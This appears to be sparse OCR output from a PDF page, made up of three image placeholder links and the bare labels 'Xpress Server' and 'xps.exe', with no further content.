



Xpress Server


xps.exe

